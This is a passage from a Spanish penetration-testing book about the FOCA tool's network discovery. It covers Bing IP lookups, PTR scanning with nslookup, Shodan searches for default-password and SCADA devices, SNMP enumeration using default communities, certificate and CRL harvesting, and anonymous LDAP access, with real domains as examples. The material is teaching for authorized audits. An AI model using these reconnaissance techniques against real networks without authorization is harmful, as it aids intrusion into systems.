Por cada nueva direccion *IP* descubierta en la fase de analisis de red, *FOCA* realizará una consulta a *Bing* para tratar de encontrar nuevos nombres de dominio asociados a esa dirección *IP*. Si el nombre del *hosts* descubierto a traves de esta consulta está en el dominio principal del proyecto de analisis, entonces se volvera a realizar todo el trabajo recursivamente, es decir, se volverá a resolver su dirección *IP* para comprobar si se obtiene una diferente. Si es así, se volvera a realizar el proceso de *PTR Scanning*, descrito en la siguiente seccion, y de *Bing IP*. Puede observarse este proceso en la figura 03.16, en la que se muestran algunos de los dominios descubiertos por *FOCA* en una direccion *IP* analizada

Domains in IP	Source
elmundo.es	Main domain [elmundo.es]
[illegible]	Main domain [elmundo.es] · DNS resolution [193.110.128.199] · DNS reverse resolution [www.elmundo.es]
[illegible]	Main domain [elmundo.es] · DNS resolution [193.110.128.199] · Bing IP Search [www.veo.es]
[illegible]	Main domain [elmundo.es] · DNS resolution [193.110.128.199] · Bing IP Search [www.veo.es] > Infered by www.veo.es [veo.es]
[illegible]	Main domain [elmundo.es] > DNS resolution [193.110.128.199] > Bing IP Search [www.jugandovoy.com]
[illegible]	[illegible] Infered by www.jugandovoy.com [jugandovoy.com]
[illegible]	Main domain [elmundo.es] > DNS resolution [193.110.128.199] · Bing IP Search [www.ocholeguas.com]
[illegible]	[illegible] Infered by www.ocholeguas.com [ocholeguas.com]
[illegible]	Main domain [elmundo.es] · DNS resolution [193.110.128.199] > Bing IP Search [www.marca.com]
[illegible]	Main domain [elmundo.es] > DNS resolution [193.110.128.199] > Bing IP Search [www.marca.com] > Infered by www.marca.com [marca.com]
[illegible]	Main domain [elmundo.es] > DNS resolution [193.110.128.199] > Bing IP Search [www.expansion.com]
[illegible]	[illegible] Infered by www.expansion.com [expansion.com]
[illegible]	Main domain [elmundo.es] > DNS resolution [193.110.128.199] · Bing IP Search [www.telva.com]
[illegible]	Main domain [elmundo.es] > DNS resolution [193.110.128.199] · Bing IP Search [www.telva.com] > Infered by www.telva.com [telva.com]
[illegible]	Main domain [elmundo.es] · DNS resolution [193.110.128.199] > Bing IP Search [[illegible]]

Imagen 03.16 Dominios alojados en la misma dirección *IP*.

Esta parte del algoritmo puede bloquear el analisis total del proyecto debido a que se dé con un servidor de *hosting* con miles de dominios asociados. Para evitar estas situaciones *FOCA* cuenta con el botón Skip en el *DNS Search Panel*, que fuerza al algoritmo a pasar al siguiente paso

En un proceso de auditoría de un servidor *web* esta tecnica puede resultar muy útil para localizar mejores vectores de ataque. Tras realizar las primeras fases del test, recopilacion de información y busqueda de vulnerabilidades, es posible que el auditor no haya sido capaz de encontrar una fisura en la seguridad del servidor, por tratarse de un recurso critico para la empresa. Sin embargo, al

utilizar un *hosting* compartido, puede existir la posibilidad de que alguno de los sitios que comparten *hosting* con el servidor auditado presente alguna Vulnerabilidad que el *pentester* pueda explotar, permitiéndole así acceder al equipo objetivo a través de este otro sitio vulnerable

PTR Scanning

Otra de las pruebas que realiza *FOCA* dentro de la fase de descubrimiento de la red de la organización es un proceso de escaneo de los servidores *DNS* buscando los registro *Pointer* o *PTR*. Los registros *Pointer* o "punteros", identificados como registros de tipo *PTR* dentro de la base de datos de un servidor *DNS*, se utilizan para realizar lo que se conocen como resoluciones *DNS* inversas. Aunque las operaciones *DNS* más habituales son las consultas directas, en las que se obtiene la dirección *IP* de un equipo a partir de su nombre, existen ocasiones en las que se necesita realizar la operación opuesta, es decir, encontrar el nombre de un equipo partiendo de su dirección *IP* previamente conocida.

Este proceso es identificado como resolución inversa y es utilizado por diferentes servicios como, por ejemplo, cuando los servidores de correo tratan de verificar que un e-mail ha sido enviado desde un determinado dominio verificando que la dirección *IP* de entrega pertenece a nombre de un servidor en el dominio del remitente, y para ello se consulta su registro *PTR* en Internet

Con el objetivo de encontrar más servidores en el mismo segmento interno de la red donde existan uno o más servidores que *FOCA* haya localizado previamente mediante el uso de otras técnicas de análisis de red o simplemente por medio del análisis de *metadatos*, el programa realizará un escaneo de registros *PTR* por todo el rango de direcciones descubierto, lanzando consultas a registros *PTR* del *DNS* de todas las posibles direcciones *IP* pertenecientes a todos los segmentos de red previamente descubiertos.

Es decir, supongamos que, por ejemplo, por medio de un proceso de análisis de *metadatos* se ha localizado la dirección *IP* 192.168.23.4. A partir de ese dato, *FOCA* se conectará a uno de los servidores *DNS* de la organización que se está analizando, o a todos ellos, dependiendo de la configuración de las opciones de *DNS* que se hayan establecido, y preguntará por el registro *PTR* asociado a todas y cada una de las direcciones *IP* que van desde la 192.168.23.1 a la 192.168.23.255

Este proceso se realizará por todos y cada uno los segmentos de red en los que se haya descubierto de forma automática al menos una dirección *IP* de un servidor, y si ésta es interna podrá llevar al descubrimiento completo de la red de la organización. Este proceso también se puede hacer de forma manual con la opción del menú contextual que hay sobre cada segmento de red, y las direcciones IP también pueden ser añadidas manualmente para comenzar este proceso de escaneo

Para entender este proceso interno, se puede realizar este escaneo de forma manual utilizando de nuevo el programa desde el interfaz de comando *nslookup*. Para ello hay que localizar en primer lugar todos los servidores de nombres del dominio analizado en cada caso, pidiendo para ello los registros de tipo *NS* pertenecientes a la organización objetivo del análisis, tal y como se puede ver en el siguiente proceso descrito en la imagen de la página siguiente.

```
> nslookup

> set type=ns

> urjc.es

Non-authoritative answer:

urjc.es     nameserver = sun.rediris.es.

urjc.es     nameserver = chico.rediris.es.

urjc.es     nameserver = orion.urjc.es.

urjc.es     nameserver = titan.urjc.es.

urjc.es     nameserver = deimos.urjc.es.

urjc.es     nameserver = cibeles.urjc.es.

urjc.es     nameserver = neptuno.urjc.es.

urjc.es     nameserver = saturno.urjc.es

Authoritative answers can be found from:

chico.rediris.es      internet address = 130.206.1.3

chico.rediris.es      has AAAA address 2001:720:418:caf1::3

sun.rediris.es        internet address = 130.206.1.2
```

Imagen 03.17: Obtener servidores *DNS* con *nslookup*.

A continuación debe configurarse el programa para que las consultas se realicen contra uno de los servidores *DNS* obtenidos. En un proceso de auditoría completo debería realizarse el mismo proceso contra todos. Hay que tener en cuenta que generalmente la zona de registros *PTR* no se suele sincronizar con los registros *DNS* secundarios así que si se localiza, lo habitual es que esté en el *Primary Name Server* o en uno solo de los servidores publicados.

Una vez conectados al servidor *DNS* de la organización que se va a analizar, se debe modificar el tipo de registros que se quieren consultar a tipo *Pointer*, seleccionando para ello el tipo *PTR* con la orden *set type=PTR*.

Una vez realizados estos pasos, el escaneo es tan sencillo como preguntar por todas y cada una de las direcciones *IP* internas de la red en cada uno de los segmentos descubiertos previamente - o simplemente supuestos -, obteniendo o bien un mensaje de error, lo que indica que no hay ningún registro *PTR* asociado a esa dirección *IP*, o bien el nombre *FQDN* de la máquina con esa dirección, con el formato de registro inverso, es decir, dirección *IP* invertida con el dominio *in-addr.arpa*.

```
> server neptuno.urjc.es
Default server: neptuno.urjc.es
Address. 193.147.184.2#53
> set type=PTR
> 192.168.46.21
Server: neptuno.urjc.es
Adress: 193 147.184 2
21.46.168.192.in-addr.arpa   name = morgana.urjc.es
```

Imagen 03.18 Realizar consultas *PTR* de direcciones *IP* internas.

En las opciones de *FOCA*, en la pestaña General config, puede marcarse o desmarcarse la casilla *Scan only netranges* 24 (X.X.X.0-255), que indica al programa si deben escanearse todos los rangos de red o solamente aquellos de clase C. Debe tenerse en cuenta que si *FOCA* localiza, por ejemplo, un dominio de clase A (con un mascara /8 o 255.0.0.0) y esta opcion no se encuentra seleccionada, el programa realizara 16.777.216 de peticiones, lo que puede ralentizar el procesamiento.

Shodan

Shodan[4] es un buscador que permite realizar busquedas basadas en equipos para acceder a gran cantidad de informacion sobre dispositivos conectados a Internet en funcion de su ciudad, pais, latitud o longitud, nombre de equipo, sistema operativo o direccion *IP*. Al contrario de como funcionan los buscadores tradicionales, las arañas de *Shodan* no *Indexan* documentos, sino que rastrean las cabeceras *HTTP*, *FTP*, *SSH*, *SMTP* y *SIP* de los equipos que localizan. Como lo que *Shodan Indexa* es la informacion devuelta por los diferentes dispositivos ante una conexion a un puerto, es posible realizar búsquedas sobre servidores, routers, puntos de acceso, camaras *IP*, turbinas eolicas, plantas de energia, telefonos *VoIP* o sobre cualquier otro equipo conectado a Internet.

Para mostrar el funcionamiento de *Shodan* y la sencillez de su sintaxis se van a plantear algunos ejemplos de busquedas que se encuentran entre las mas populares de las que realiza la comunidad de usuarios y que pueden ser ejecutadas desde el propio directorio de busquedas del sitio[5].

- *netcam* → localiza camaras *IP* que incluyen la palabra *netcam* en el *banner Indexado* por *Shodan*.
- *"default password"* → dispositivos en que incluyen la expresion *default password* en el *banner*, por lo que es posible que el usuario y contraseña por defecto sean validos.
- *"CISCO-ios" "last-modified"* → equipamiento *CISCO* que parece que no requiere ningún tipo de autenticación.

4 *HTTP*://www.shodanhq.com/
5 *HTTP*://www.shodanhq.com/browse

snom embedded → Teléfonos *VOIP* Snom que, aunque se encuentran protegidos por usuario y contraseña, muchos mantienen las credenciales de fabrica

- *scada* → búsqueda de sistemas *SCADA*.

Los operadores disponibles en *Shodan* también son muy simples e intuitivos, como *hostname*, *server*, *os*, *city*, *country*, *before* o *after*. Por ejemplo, supongamos que un *pentester* está colaborando con el Ministerio de Fomento de España realizando una auditoría de sus servidores *web*. Podría utilizarse la cadena de búsqueda "*hostname fomento.es IIS*" para localizar servidores *web* Internet *Information Services* de este dominio y tratar de realizar pruebas en los servidores para comprobar si presentan alguna vulnerabilidad conocida para cada versión de *IIS* localizada

Desde el punto de vista de *FOCA* y del descubrimiento de la red, uno de los operadores más interesantes es *NET* (es necesario estar logueado en *Shodan* para utilizar este comando), con el que es posible buscar información de una determinada direccion *IP* o de todo un segmento de red si se añade la mascara de red en formato *CIDR* en la consulta

Entre la información que *Shodan* muestra de cada equipo puede encontrarse la fecha en la que el servicio localizo este equipo por primera vez, su país, su nombre de *host*, su sistema operativo, servicios ofrecidos y las versiones de las aplicaciones




Imagen 03.19· Búsqueda por segmento de red en *Shodan*

En virtud a un acuerdo con el creador de *Shodan*, *FOCA* hace uso de este servicio *web* mediante la *API* para desarrolladores que ofrece este servicio, y, por cada dirección *IP* descubierta durante otras fases del proceso de descubrimiento de red, el programa consulta a *Shodan* toda la información que éste tiene *Indexada* sobre esa determinada dirección *IP*. Para este proceso *Shodan* permite el envío de los datos en codificados en *JSON* (*Javascript Object Notation*) un formato ligero para el intercambio de información, por lo que es perfecto para *Indexar* los resultados de forma muy rápida en *FOCA*.

La información a la que es posible acceder a través de *Shodan* proviene de haber realizado un escaneo de Internet completo de analizando muchos puertos de todas las direcciones expuestas en Internet, lo que puede resultar muy interesante durante un test de intrusión al ofrecer datos de servicios *SNMP*, *HTTP*, *FTP*, *SNMP*, *HTTPS*, etcétera.

En un proceso completo de análisis puede ser importante revisar los *banners* completos que se recibieron desde *Shodan* - ya que la información es filtrada antes de pintar el mapa de la red, pero si hay información obtenida desde *Shodan*, *FOCA* la almacena en cada uno de los servidores del dominio auditado y puede ser obtenido el fichero *JSON* desde allí.

Descubrimiento de la red mediante agentes SNMP

Con el objetivo de poner de manifiesto lo decisivo que puede resultar esta información de cara al éxito de una auditoría se va a plantear un ejemplo del tipo de datos a los que se podría llegar a acceder tras descubrir con *Shodan* un dispositivo *CISCO* con un agente *SNMP* activo.

Encontrar estos dispositivos en *Shodan* resulta realmente sencillo. Para ello es suficiente con buscar el *banner* de los dispositivos *CISCO* que quieran descubrirse (como, por ejemplo, "*Copyright* (c) 1986-2001 by *CISCO Systems, Inc.*") y filtrar por el puerto 161. De esta forma es posible acceder a una buena cantidad de agentes *SNMP* esperando recibir consultas y la gran mayoría sin requerir ninguna *password*, ya que se encuentran configurados con *SNMPv1* o *SNMPv2* y con las comunidades *public* y *private* por defecto. Durante una auditoría, por supuesto, se limitaría también la búsqueda utilizando el operador *NET* para restringir la consulta a la red del dominio en cuestión.

Para llevar a cabo las pruebas, aunque es posible realizar consultas *SNMP* mediante diferentes clientes de línea de órdenes, resulta más cómodo y sencillo utilizar algún visor de consultas *SNMP* como, por ejemplo, *MIB Browser*[6]. La configuración del programa es muy rápida, ya que tan solo hay que indicar la dirección *IP* del dispositivo a consultar y escoger la versión 2 del protocolo *SNMP* sin autenticación.

La información que se puede obtener mediante estas consultas es realmente jugosa, ya que describe con una gran exactitud el entorno donde está conectado ese equipo. Aunque los datos a los que se podrá acceder dependen del número de *MIBs* (*Management Information Base*) configuradas en cada dispositivo, el árbol del panel izquierdo del programa permite navegar por las estructuras de datos que pueden consultarse de forma muy cómoda y rápida.

6 *HTTP*://ireasoning.com/mibbrowser.s*HTML*



Imagen 03.20: Consultas *SNMP* realizadas con *MIB Browser*

Los atributos que tienen el icono de una tabla son datos en formato de tabla que pueden ser descargados masivamente con una opción del botón derecho *Table View* (que se traduce a una consulta get table de *SNMP*). El resto de iconos representa el tipo de dato que se almacena en ese atributo y, seleccionando cada elemento, en el recuadro inferior izquierdo se puede acceder a una descripción del contenido más detallada.

En la imagen 03.20 se puede observar el atributo *Physical Address de la Address Translation Table* que recoge la dirección *MAC* y la dirección *IP* que este sistema ha almacenado. Es una especie de tabla *Cache ARP* que permite, como se puede ver en este caso, descubrir los segmentos de la red interna, los equipos conectados y sus direcciones físicas. Con una sencilla consulta se realiza un escaneo a la red interna sin necesidad de, ni siquiera, lanzar un ping.

Para conocer más sobre el equipo y el entorno donde está conectado y así dibujar más claramente la estructura de la red, se pueden analizar los interfaces que tiene el sistema, la marca y el modelo - que se obtienen en la información de sistema -, la tabla de enrutamiento y cualquier tabla de mapeo de direcciones físicas a lógicas, entre otros muchos datos. Todos estos datos, objetos gestionados en

nomenclatura *SNMP*, se encuentran disponibles en la *MIB-2* descrita en la *RFC 1213 MIB II for Network management of TCP/IP based internets*

De esta forma, mediante la consulta de la tabla de enrutamiento de un sistema se puede conocer cuáles son las redes conectadas directamente a los interfaces del equipo, las rutas descubiertas mediante protocolos de encaminamiento como *OSPF* o *RIP* para rutas internas o vía BGP para sistemas autónomos, además de los nodos de conexión entre redes, lo que permite hacer un dibujo más detallado de la red global.

La tabla *IPNetToMedia* también muestra información similar a la *Address Translation Table* en este caso traduciendo de dirección *IP* a dirección física, con lo que se obtienen de nuevo mapeos entre *MAC-IP* conocidos por el sistema. Dentro de esta *MIB* también es posible acceder a la tabla de conexiones de un equipo, lo que permite descubrir qué otros puertos están abiertos en los sistemas lo que, por consiguiente, desvelaría servicios en ejecución

Si los equipos con un agente *SNMP* activo descubiertos con *Shodan* hubieran sido servidores *Microsoft Windows*, *GNU Linux*, *Novell Netware* o *Solaris*, por ejemplo, también sería posible acceder a la información sobre las particiones, las interfaces de red, el *software* en ejecución, el *software* instalado o los usuarios con los que son arrancados determinados servicios, entre otra mucha información Por tanto, tal y como se comentaba previamente, es muy importante revisar los *banners* completos que *FOCA* almacena de cada uno de los servidores del dominio analizado, ya que pueden contener información muy interesante para las siguientes fases de la auditoría.

Robtex

Robtex[7] es un servicio *web* descrito por sus desarrolladores como la navaja suiza de Internet, ya que permite localizar una gran cantidad de información de un dominio objetivo concreto, como son otros sitios *web* alojados en el mismo servidor, información sobre los subdominios, otras direcciones *IP* que apuntan al dominio analizado, los *routers* a los que está conectado cada uno de los servidores que tienen en la base de datos, el sistema autónomo del que depende el segmento analizado o si el dominio auditado se encuentra en alguna lista negra, por nombrar algunos ejemplos Para un análisis en detalle de la red de un objetivo, los servicios de *Robtex* son fundamentales

Robtex recopila todos estos datos utilizando arañas que se conectan a diferentes fuentes públicas *OSINT* de información como son los servidores *DNS*, los feeds de información de los sistemas de enrutamiento *BGP* (*Border Gateway Protocol*, el protocolo que se utiliza por los sistemas autónomos para intercambiar información de encaminamiento entre ellos) o como el servicio *Routing Internet Service de RIPE*.

También obtiene parte de estos datos de terceros, como *Alexa* (que ofrece información sobre las visitas que recibe cada sitio *web* y mantiene un ranking por palabra clave, categoría o país), Sedo (un mercado para comprar, vender o aparcar dominios) o *RADb* (*Routing Assets Database*, un registro público de información de encaminamiento de redes de Internet).

7 *HTTP://www.Robtex.com*



La información almacenada en *Robtex* puede ser útil también para tratar de descubrir los servidores que cumplen un determinado rol en una organización en función del nombre que tengan dichos servidores, o para encontrar los servidores de un determiando dominio, tal y como se muestra en la figura 03.21 donde utilizando una búsqueda en el título de los resultados con el nombre de dominio se obtienen esos datos




Imagen 03.21. Descubriendo nuevos dominios con *Robtex*

FOCA utiliza *Robtex* de diferentes formas. La primera de ellas como forma de descubrir servidores de una organización, tal y como se ha explicado y se puede ver en la imagen superior. La segunda de las maneras en que se usa es para descubrir nuevos servidores en los mismos segmentos de red, por lo que una vez que se encuentra una dirección *IP* pública perteneciente al dominio auditado, se lanza un proceso de scanning de todo el segmento utilizando *Robtex*, lo que llevará a localizar servidores en dominios relativos al dominio objetivo. La ultima, y más evidente forma, consiste en simplemente obtener información de una dirección *IP* localizada.

Tanto el escaneo de *PTR* explicado, como los escaneos de *Shodan* o de *Robtex* en un dominio, son opciones que el auditor puede pedir a *FOCA* que realice en cualquier momento. Es decir, no es necesario que se haga dentro del proceso de *Network Discovery*, y un auditor puede añadir en cualquier momento una nueva dirección *IP* manualmente a *FOCA* y forzar a partir de ella con las opciones de menú contextual cualquiera de los escaneos previamente explicados, además de un tradicional escaneo de *Ping* al segmento.

Certificados digitales

Cada vez que *FOCA* encuentra un servidor que ofrece el servicio *web* la aplicación trata de descargar el certificado digital de la conexión *HTTPS*, ya que estos certificados pueden contener información que ayude al programa a descubrir nuevos dominios.

Un certificado digital es un documento firmado electrónicamente por una Autoridad de Certificación que permite la identificación del titular del mismo, y son utilizados por el protocolo *HTTPS* para que los usuarios puedan verificar que están visitando el sitio deseado y para establecer una conexión segura entre el cliente (el navegador del usuario) y el propio servidor *web*.

Las conexiones *HTTPS* se encuentran presentes en la práctica totalidad de los sitios de comercio electrónico, banca *online* o administración electrónica, y cada vez son más frecuentes en cualquier otro servicio *web* que requiera la autenticación del usuario para tareas de administración o de acceso a la información.

Cuando los administradores de un sitio desean conseguir un certificado digital que sea utilizado por sus clientes para validar su identidad, deben acudir a una Entidad o Autoridad de Certificación para que, tras una serie de comprobaciones, emita y firme un certificado para el servidor. Cada vez que un cliente visite el sitio, el navegador solicitará al servidor que le envíe su certificado para comprobar que éste fue firmado por una Autoridad de Certificación en la que confía y, por tanto, que está accediendo al servidor correcto.




Imagen 03.22: Certificado digital del dominio *army.mil*

Entre los datos que incorporan los certificados digitales se encuentran su número de serie, la Autoridad de Certificación que lo emitió, el periodo de validez, la clave pública del titular del certificado y un campo que puede contener nombres alternativos del titular del mismo.

En el ejemplo que se muestra en la imagen 03.23, *FOCA* ha encontrado este servidor *web* del dominio *army.mil* mediante la búsqueda de documentos y ha solicitado el certificado digital de la conexión *HTTPS*. Tal y como puede observarse, consultando el valor del campo mencionado *FOCA* ha descubierto que en el dominio fcs.army.mil hay un certificado que también identifica a www.bctmod.army.mil. De esta forma, *FOCA* añade el equipo www.bctmod.army.mil a la lista de servidores, y en su dominio aparecerá una nota informando de que fue descubierto mediante técnicas de *fingerprinting*.




Imagen 03.23. Información del certificado digital del dominio *disa.mil*

Otra información jugosa que puede obtenerse de un certificado digital es relativa a la *Certificate Revocation List (CRL)*, que puede apuntar a un servidor de la organización *LDAP* o *HTTP* que contiene la lista de los certificados digitales que la organización ha decidido revocar. Esto puede llevar al descubrimiento de servidores internos del dominio objetivo o a nuevos segmentos de red

Por supuesto, si la ruta que aparece en el certificado digital apunta hacia un determinado servidor *LDAP*, una de las cosas que se pueden hacer a colación es la de intentar conectarse a él para ver qué información existe en él que de forma anónima sea ofrecida a todos los usuarios de Internet. Para ello, basta con utilizar un cliente *LDAP* para conectarse.

En este ejemplo se hace uso de la popular herramienta *LDAP* Browser, gratuita, con la que se puede realizar la conexión de forma anónima por el puerto 389 para así hacer un posterior análisis de la información almacenada en él.




Imagen 03.24: *Conexión LDAP* al servidor de *CRLs* descubierto en el certificado digital de *disa.mil*

La información de los servidores que gestionan las listas *CRL* actualmente no está siendo extraída por *FOCA* - aunque siempre estuvo en el roadmap -, pero la herramienta genera una copia de todos los certificados digitales que ha encontrado dentro de las direcciones del dominio en una carpeta que se genera dentro de la carpeta del proyecto con el nombre Certificates.

Allí se puede acceder a todos y cada uno de los certificados digitales obtenidos, y están preparados para poder sufrir un proceso de análisis posterior, por lo que se podría hacer un *script* en PowerShell o *Python* que permitiera extraer la lista de servidores que aparecen en los campos *CRL* de todos los certificados localizados.

Google Slash Trick

Otro truco que incorpora *FOCA* es la búsqueda en *Google* de *URLs* con puertos "extraños" que esten *Indexados* del dominio objetivo, con el propósito de poder localizar nuevos servidores o para descubrir nuevos roles de los servidores ya descubiertos, pero siempre buscando aquellos que puedan tener una especial significancia para la seguridad

En una organizacion donde se utilizan puertos como 777 o 2323 no se suelen publicar servicios normales, ya que en muchos casos los clientes no podrán conectarse por las medidas de seguridad de la red desde la que se conecten Hay que tener presente que si una persona se quiere conectar a un servicio *HTTP* publicado por el puerto 777, es posible que no lo pueda hacer porque en el firewall de salida solo se permita trafico *HTTP* por puerto 80 y *HTTPS* por el puerto 443 o 563, así que si alguien publica algo en puertos raros no es un servicio "para el gran público" y por tanto merece una especial atención para un auditor de seguridad.

El truco de la barra en *Google* es bastante curioso, ya que si se hace una búsqueda sencilla utilizando el comodin para pedir cualquier *Url* que tenga algo después de los dos puntos - lugar donde se indica el puerto -, puede comprobarse que *Google* no devuelve ningun resultado.

